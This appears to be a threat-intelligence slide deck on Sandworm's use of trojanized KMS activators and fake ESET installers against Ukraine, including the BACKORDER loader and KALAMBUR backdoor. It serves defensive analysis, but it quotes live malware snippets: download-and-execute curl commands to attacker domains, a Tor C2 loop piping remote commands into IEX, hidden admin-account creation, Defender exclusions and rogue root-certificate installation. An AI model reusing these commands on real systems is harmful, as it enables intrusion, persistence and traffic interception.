Cracked by the GRU: How Russia's Notorious Sandworm Unit Weaponizes Pirated Software Usage to Target Ukraine

Arda Büyükkaya
Senior Cyber Threat Intelligence Analyst at EclecticIQ

EclecticIQ

Arda Büyükkaya

@WhichbufferArda

ardabuyukkaya

About me

- Senior Cyber Threat Intelligence Analyst at EclecticIQ
- Five years of experience delivering actionable intelligence
- Uncovering nation-state APT operations and tracking financially motivated threat actors

EclecticIQ

Agenda

- From Pirated Software to Cyber Espionage
- Discovering Kalambur Backdoor
- Detection Strategies for Defenders
- Closing Remarks

EclecticIQ

From Pirated Software to Cyber Espionage

EclecticIQ

GRU
Main Intelligence
Directorate of the General
Staff of the Armed Forces

Unit 55111
Information Operations Troops
(VIO)

Unit 74455
Main Center for Special
Technologies (GTsST)


Sandworm (APT44)

- Cyber Espionage and Pre-Positioning
- Initial Destructive Cyber Operations and Military Invasion
- Maintaining Footholds for Strategic Advantage

Target Industries

Government | Telecom | Financial | Media | Energy | Transportation

EclecticIQ


APT 44
2022
Mandiant: Trojanized Windows 10 Operating System Installers Targeted Ukrainian Government
2023
CERT-UA: Ukrainian utility employee installed pirated MS Office, unknowingly executing DarkCrystal RAT
2025
EclecticIQ: Trojanized Microsoft KMS Activation Tools in Cyber Espionage Campaigns
Signal messenger lures distributing trojanized ESET AV installers, leading to KALAMBUR infection

EclecticIQ

[Trojanized Windows 10 Operating System Installers Targeted Ukrainian Government]

- According to Microsoft "**70% of software in Ukraine's state sector was unlicensed**"
- Pirated Microsoft OS often promoted on Ukrainian file sharing sites
  - active campaigns since 2022 and **very likely linked to Russian intelligence agency**

EclecticIQ

KMS Update Campaign: Trojanized KMS Activators Targeting Ukrainian Victims

Torrent info	
Download:	magnet:?xt=urn:btih:172d3750e3...
Name:	KMSAuto++x64_v1.8.4
Size:	32.63 MB
Age:	1 year
Files:	4

Files


- KMSAuto++x64_v1.8.4
  - .pad
    - 20180 19.71 KB
    - 65529 63.99 KB
  - KMSAuto++x64_v1.8.4.zip 32.54 MB
  - password archive.txt 7

KMS Auto Lure in Torrent Site “KMSAuto++x64_v1.8.4.zip”

- Trojanized Microsoft activation tool (KMS) used to deliver GO-based **BACKORDER loader**
  - previously linked to Sandworm
  - disable Windows defender and install second stage payload
  - scheduled task for persistence
  - install **Dark Crystal RAT (DCRat)**

EclecticIQ

BACKORDER Loader Deliverers Dark Crystal RAT (DcRAT)



- Trojanized activation tool displays a KMSAuto interface as a **distraction technique**
  - using BAT or VBS scripts supplied with **curl.exe command to download DcRAT** from remote URL
  - **add Windows defender exclusion rule** "powershell.exe -Command Add-MpPreference –ExclusionPath <Folder-Path>"
  - deleting artifacts and hiding malware path

```
@echo off
cd C:\Users\Public\
curl -o "C:\Users\Public\sysupdate.zip" https://kms-win11-update.net/123/sysupdate.zip
tar -xf "C:\Users\Public\sysupdate.zip"
cmd.exe /c "C:\Users\Public\sysupdate.exe"
del C:\Users\Public\sysupdate.zip
timeout 20
del C:\Users\Public\sysupdate.exe
cmd.exe /c "attrib +s +h c:/users/SYSTEM"
:: ----- pnsv
```

EclecticIQ


LOLBINs Leveraged by the BACKORDER Loader

Binary Name	Command	Description	TTP
Wmic.exe	`WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference call Add ExclusionPath=`	This command uses WMIC (Windows Management Instrumentation Command-line) to modify Microsoft Defender's preferences by adding an exclusion path.	Modify Registry or Security Software Configuration (T1562.001)
Wmic.exe	`wmic.exe path Win32_NetworkAdapter get ServiceName /value /FORMAT:List`	This command queries the system's network adapter configuration, listing the service names associated with the network adapters.	System Network Configuration Discovery (T1016)
Reg.exe	`reg.exe" query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender" /v DisableAntiSpyware`	This command queries the registry key that determines whether Microsoft Defender AntiSpyware is enabled or disabled.	Query Registry (T1012)

Sc.exe	`sc query WinDefend`
	
	`sc query SecurityHealthService`
		This command queries the status of the "WinDefend" and "SecurityHealthService" service, which corresponds to Microsoft Defender Antivirus.	Service Enumeration (T1057) / Impair Defenses (T1562)

EclecticIQ

Capabilities of Dark Crystal RAT (DcRAT)



Using Scheduled Tasks to Maintain Access

- Keylogging
- Taking screenshots
- Stealing cookies, passwords, and form contents from installed web browsers
- Stealing credentials from installed FTP clients
- Stealing clipboard contents
- Collecting machine information

EclecticIQ

Russian-Language Comments in the Python Version of BACKORDER

```python
class Functions_2:
    def __init__(self, ui):
        self.ui = ui
        self.exclusion_folders = [
            r"C:\PerfLogs",
            r"C:\Program Files (x86)",
            r"C:\Users",
            r"C:\Windows",
            r"C:\Temp",
            r"C:\Program Files (x86)\Windows Defender",
            r"C:\Program Files (x86)\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell\Configuration",
            r"C:\Program Files\WindowsPowerShell\Configuration\Schema",
            os.path.join(os.environ['LOCALAPPDATA'],
            'Microsoft-Activation-Scripts')
        ]
```

Functions.py

```python
def run_script(self, script_name, path):
    script_path = os.path.join(path, script_name)
    if os.path.exists(script_path):
        # Изменим рабочую директорию на директорию скрипта
        original_dir = os.getcwd()
        os.chdir(path)
        subprocess.run(["cmd", "/c", script_path], check=True,
        # Вернем рабочую директорию обратно
        os.chdir(original_dir)
    else:
```


- Trojanized KMS activation lure uploaded from Ukraine
  - download second stage malware
  - execute it with **`rundll32.exe`**
  - **add scheduled task and disable Windows defender**
- Russian language comments in the decompiled python code
  - “We will change the working directory to the script directory”
  - “We will change back to the working directory”

EclecticIQ

Discovering Kalambur Backdoor

EclecticIQ

Discovering Kalambur (Каламбур) Backdoor



- Following the domain pivoting from **KMS Update Campaign**
  - **`kmsupdate2023[.]com`** C2 domain was using `onedrivestandalone` URL path
  - pivoted four other domains that have **same infrastructure settings**
  - amongst them **`kalambur[.]net`** was connected to **“Kalambur Backdoor”**, previously unknown malware

EclecticIQ

KALAMBUR Backdoor Execuion Flow

Install Root Certificate

Import-Certificate -FilePath $certF -CertStoreLocation Cert:\LocalMachine\Root

Download OpenSSH

curl -o $env:TEMP\lehsSig.msi "https://github.com/PowerShell/Win32-OpenSSH/releases/download/v9.8.3.0p2-Preview/OpenSSH-Win64-v9.8.3.0.msi";

msiexec /package $env:TEMP\lehsSig.msi /quiet

New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH Server (sshd)' -Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22;

C2 Activity

Enable RDP, SSH and SMB ports

Makes the victim computer accessible from the TOR hidden service

Create New Admin User

net user $freshUnit 1qaz@WSX /add

net localgroup $defaultGroupName $freshUnit /add

Download & Install TOR

curl -o $ionArchName "https://archive.torproject.org";

EclecticIQ

Tor-based Command-and-Control (C2)

```
cd "$env:PUBLIC\";
curl -o WindowsUpdate.zip https://kalambur.net/new/WindowsUpdate.zip;
tar -xf WindowsUpdate.zip;
&("$env:Public\Windows Update\Windows\searchindex.exe") --service install
-options -f "$env:Public\Windows Update\Windows\lib"
```

```
$workD = "$env:PUBLIC\";
$workWinD = ($workD + 'Windows Update\');
$hnF = ($workWinD + 'Windows\hostname');
$hnC = (gc $hnF).Trim();
$cmd = ((curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
content.html?$hnC | IEX) | Out-String).Trim();
if ($cmd -eq '') { $cmd = 'SUCCESS' };
curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
$hnC@@@$cmd;
```

- **Tor hidden service setup:** Install Tor and configures hidden services
  - expose the victim's RDP, SMB, and SSH ports to the internet over Tor
- **Beacon to C2:** local SOCKS5 proxy to reach a hard coded .onion address, sending host identifiers
- **Remote control:** Allowing attacker to execute remote PowerShell commands overs TOR network

EclecticIQ

RDP / SSH Backdoor Setup


```
#echo "User $defaultUserName is present, but enabled - checking user
  Admin"
$user = Get-LocalUser -Name 'Admin'
if ($user -eq $null) {
    #echo "Creating user Admin"
    $newUser = 'Admin'
    net user $newUser 1qaz@WSX /add
    net localgroup $defaultGroupName $newUser /add
} else {
    #echo "$user Admin is present - checking user WGUtilityOperator"
    $newUser = 'WGUtilityOperator'
    net user $newUser 1qaz@WSX /add
    net localgroup $defaultGroupName $newUser /add
```

```
curl -o $env:TEMP\ssh.msi "https://github.com/PowerShell/Win32-OpenSSH/
releases/download/v9.8.1.0p1-Preview/OpenSSH-Win64-v9.8.1.0.msi";
msiexec /package $env:TEMP\ssh.msi /quiet;
New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH Server (sshd)' -
Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22
```

- **Creates hidden admin accounts** to be used for RDP access on victim device
- Allowing SSH and RDP ports on firewall:
  - **`New-NetFirewallRule`**
- Downloads and silently installs **OpenSSH** from GitHub:
  - **`Msiexec`** used to install MSI package under TEMP

EclecticIQ

June 2025, ESET AV Themed Lure Deliver KALAMBUR Backdoor



Esetpremium[.]com/Antivirus/

- **Delivery:** KALAMBUR is delivered via ESET themed lure, malicious link **very likely sent via Signal Message**
- **Persistence:** Runs sumburSig.ps1 to create admin user (**1qaz@WSX**), enable RDP
- **Remote Access:** Installs OpenSSH, adds firewall rule for (RDP 3389, SMB 445, SSH 22), **C2 beacons via TOR**


ESET Online Scanner.exe


Licence.docx


eset.ico


Support.txt


README.txt


bin


Sources

EclecticIQ

Installation of Malicious Root Certificate for Web Traffic Inspection

```
Version:          3 (0x02)
Serial number:    230213611116112814328828405839093951954484907867
(0x285322a65f9bfd49ddd9349367c3e63650e2cf5b)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     06/06/2025 10:50:29 (dd-mm-yyyy hh:mm:ss) (250606105029Z)
  Not After:      06/06/2026 10:50:29 (dd-mm-yyyy hh:mm:ss) (260606105029Z)
Issuer
  C  = US
  L  = San Diego
  OU = ESET Technology
  CN = ESET North America
Subject
  C  = US
  L  = San Diego
  OU = ESET Technology
  CN = ESET North America
```


Malicious certificate impersonating ESET

```
MmY3WjcKeFg3bDByalF2bTd6SXBnTXYyRFJSNjN0ck1ibW1XWlVaTldOd0FnWmlsZDhlYUdZYjkzN2pkbmJFZ(
0Rka1BPTFRXRmpUeVRaUUV2Yk1MV0ZKa1RHcGlLYW9idGRVN1AzTzNHcFh5UWV0ZlFKaU5ICjlHNnRkcEtka0:
JqN2F0dFp3ZDFWenVsckhqdDFTNUhiSExteEo1b2t5d3JmeU0Ka0JMb0k4WT0KLS0tLS1FTkQgQ0VSVElGSUNE
    $certBytes = [Convert]::FromBase64String($b64Cert)
    $certF = "$mLibDir\Esetv11CA.crt"
    [System.IO.File]::WriteAllBytes($certF, $certBytes)
    Import-Certificate -FilePath $certF -CertStoreLocation Cert:\LocalMachine\Root
    sleep 3
    del -force -ea 0 $certF
}
```

- June campaign introduced a new feature
  - Installation of a **malicious root certificate** to **enable interception and decryption of TLS/SSL web traffic.**
  - KALAMBUR used PowerShell module **`Import-Certificate`** to install malicious certificate

EclecticIQ

Pivoting from ESET AV Themed Lure Infrastructure



Pivot 1 – HTML File

- esetpremium[.]com
- esetscanner[.]com/Antivirus/
- esetremover[.]com/Antivirus/
- eset-review[.]com/eset/download

Pivot 2 – WHOIS Email (fillreymond@onionmail.org)

- fileprotectloader[.]com
- signalprotectdownloader[.]com
- esetsmart[.]com

```
<h1>Signal Messenger</h1>
<img src="https://upload.wikimedia.org/wikipedia/commons/thumb/6/60/Signal-
Logo-Ultramarine_%282024%29.svg/150px-Signal-Logo-
Ultramarine_%282024%29.svg.png" alt="Signal Logo" class="logo">
<h1>Open this page from a PC</h1>
<p>This service is not supported on mobile devices.</p>
<p>Please open this page from a PC for the best experience.</p>
```

EclecticIQ

Detection Strategies for Defenders

EclecticIQ

Process Create:
RuleName: -
UtcTime: 2025-02-22 21:49:07.869
